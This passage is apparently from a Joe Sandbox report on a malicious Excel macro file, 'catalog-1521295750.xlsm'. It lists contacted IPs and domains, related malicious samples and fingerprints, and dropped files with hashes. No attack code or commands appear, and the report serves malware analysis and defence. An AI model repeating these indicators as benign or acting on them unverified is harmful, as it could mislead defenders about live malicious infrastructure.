http://https://web.microsoftstream.com/video/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://graph.windows.net	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://dataservice.o365filtering.com/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://ncus.contentsync.	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://weather.service.msn.com/data.aspx	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://apis.live.net/v5.0/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://management.azure.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://wus2.contentsync.	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4	jordji.nbvt11.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.office.net	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://entitlement.diagnostics.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://outlook.office.com/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://templatelogging.office.com/client/log	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://outlook.office365.com/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://webshell.suite.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://management.azure.com/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://devnull.onenote.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://ncus.pagecontentsync.	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://messaging.office.com/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://augloop.office.com/v2	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://skyapi.live.net/Activity/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://dataservice.o365filtering.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://directory.services.	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.5.2	dentistelmhurstny.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.20.98	legalopspr.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403410
Start date:	04.05.2021
Start time:	05:33:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	catalog-1521295750.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal76.troj.expl.evad.winXLSM@5/13@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.5.2	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-136896931.xlsm	Get hash	malicious	Browse	
	diagram-136896931.xlsm	Get hash	malicious	Browse	
	diagram-993959417.xlsm	Get hash	malicious	Browse	
	diagram-993959417.xlsm	Get hash	malicious	Browse	
	diagram-1145261761.xlsm	Get hash	malicious	Browse	
	diagram-1145261761.xlsm	Get hash	malicious	Browse	
	diagram-397813623.xlsm	Get hash	malicious	Browse	
192.185.20.98	catalog-1521295750.xlsm	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
legalopspr.com	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 192.185.131.134
	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.140.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22
	RFQ.exe	Get hash	malicious	Browse	• 192.254.236.251
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.221.204
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 192.185.129.69
	FULL SOA $16848.exe	Get hash	malicious	Browse	• 192.185.113.120
	BL Draft - HL-88312627.exe	Get hash	malicious	Browse	• 192.254.180.165
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244
UNIFIEDLAYER-AS-1US	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 192.185.131.134
	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.140.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22
	RFQ.exe	Get hash	malicious	Browse	• 192.254.236.251
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.221.204
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 192.185.129.69
	FULL SOA $16848.exe	Get hash	malicious	Browse	• 192.185.113.120
	BL Draft - HL-88312627.exe	Get hash	malicious	Browse	• 192.254.180.165
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	Tree Top.html	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	PT6-1152.doc	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	s.dll	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	setup-lightshot.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	s.dll	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	pic05678063.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	e17486cd_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	Almadeena-Bakery-005445536555665445.scr.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	Purchase Order comfirmation to issue INVOICE.html	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	jX16Cu330u.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	5jHZqgYHCZ.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	z3LOkpYy4s.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	dl6jAtWJeR.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98
	YVNw1T4L7m.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.185.20.98

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4BDFB115-4685-4F97-99A9-00A0FF14FF48	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368390537627366
Encrypted:	false
SSDEEP:	1536:3cQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:8EQ9DQW+zPXO8
MD5:	2D4F587199E495269D56C39F532E911C
SHA1:	91E7651D598AFEBB1C8695AE802A18AEA75586B9
SHA-256:	F2D94329D179BB6B87CAFF749DC3BFA6AA7CB69D5ACA40EFECA8E0857DE9D4AB
SHA-512:	18508C9E951312A720B9A8D1078D6F3776744ED2268225D07BB30A8EC18B63188357DEDC51667E1216EBAFD90EAC497EA93000E2F05B1416D69B0297B4DB3B0I
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T03:34:28">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5EDD1F14.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5EDD1F14.png	
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._.j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\9A38BE96.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 485 x 185, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	34787
Entropy (8bit):	7.9883689087667955
Encrypted:	false
SSDEEP:	768:XbyxVN2hP86XpVBxUmtCQHcQpKvtcFM/MoJ97bk3Ueu:m92hjPcQpWUot9Eg
MD5:	2C5A59B7F30E5E41412EC22FDEA1DBB5
SHA1:	9A64FB6A68683EEC580A881725DBD146E80D06B1
SHA-256:	E872E66F60AE5651AE96A2C2A88D07B0D1C96CDDD45F787AB04237891AD4E8FB
SHA-512:	2D494F44E1DA36794C3E707BF1173EE63E2CF3101E3B5EA60D71A194DA9A6A1EB6B9C166B7C1ACAA2D455B9C6413D0FEE40AD38972C076183EF167818D7E92C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....i.....sRGB.....pHYs.....+.....IDATx^....]U.>..{'.....".bA.6.6..o/3...:.....b....{HBBz./.....[..%yI.!>...}.^{.o.....^..R.....=..c..-Z.n]cc...W.^.....z.. 2.9s.<....?|....j.&.....R.....K...\.V..ukS..sgKKKWWWkk._@s....<x.Q..t..1bt.5k.QG....,X0f..Y.T.....k..y..k..K6^....v.x}..p....vX.MK..5.....j...X....8...~.....z.{.aJ.Q...{..._|...|..... {.ui..M.)^...I.....};>..[n...../^..hnn.t.^.}..S.Ly.3.q.W.v.i)d.....W.x=p.".d@k.(.y...kE..P.....mH"F^...\q..v)....K...R...:O..i..G.....?...!.....y.^..W.....:u...).c.j ..=....X.....<..u.]w.7.H. ;.GE*...x.;^..WM.8.....G..x.?.Z*....:F..~..k..f.%.kN {..}(.d..C.z...2.G....x...S*.^....<..?..o...ME`.....s.9.{.....>;.5....o.T.....,.I.....?...o.w..6../~..>.....S.i1.Q.)^..VIe.....~._../..G...! C.....|..k]]]v.x..wt.....=.Y0...Z.9.....=t.....]{S.)^.Mm...p..m.....M.6....r.L.6MT..3'M.4{.l~.P[h....Wtttx.....#.OR.\.r.e@

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C78DE0A9.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z....._.|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D77719F.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D77719F.png	
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]...O..m7.r0|..."....?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y..../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\suspendedpage[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5DC
Malicious:	false
IE Cache URL:	http://https://dentistelmhurstny.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

C:\Users\user\AppData\Local\Temp\36720000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	107587
Entropy (8bit):	7.916246287611959
Encrypted:	false
SSDEEP:	1536:nmngdN7g992hjPcQpWUot9ErpPX44sh0x13TQf830:nVX7g9opH8x+lxs6ZQH
MD5:	683627130CC7C64C5B5F60754347DD43
SHA1:	2614047B97BDAD3881FDD6790644FD86759841C0
SHA-256:	290B5B12CFA80C3DF38CCAC6C3CC9772BE67D564C7D3C3BC9149DE67577664F0
SHA-512:	5FD11DDBB16843280211CAF0CF07F1BACF58B0397FD5F7A15243981F8F476C8DE3B67CA0F52E5122E0EC4ACAD836D8FAED6BF6D397CD4C5C15CCF991CFF24FA
Malicious:	false
Preview:	.U.N.0.}G.."....j..]xd.`?....U..1.....P.*-.....s.3.^....!...e..U.W.u-.w.].d.&.0.A...rvz2._.....O)...e.V`..8.,|.".k.x.r):.....K.R.2..M..B<.T].hy.d...~o..T-.!.-E"...w$._,....%..C....H.4!jb.w..... ..{.m..wgD08N..CC....u.32.....!./50j....FXr.....q9.~....fZ.a%.4.....s....=+..T2...'(.n.....:..A.u.|Z.....2.n<.h.U].....>...6bZ..o.2..C.....>.CE.%...x...}.4+o..H.8.x..'Y...AL...I..2., ?.....j.7/...?.....PK.....!.t.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
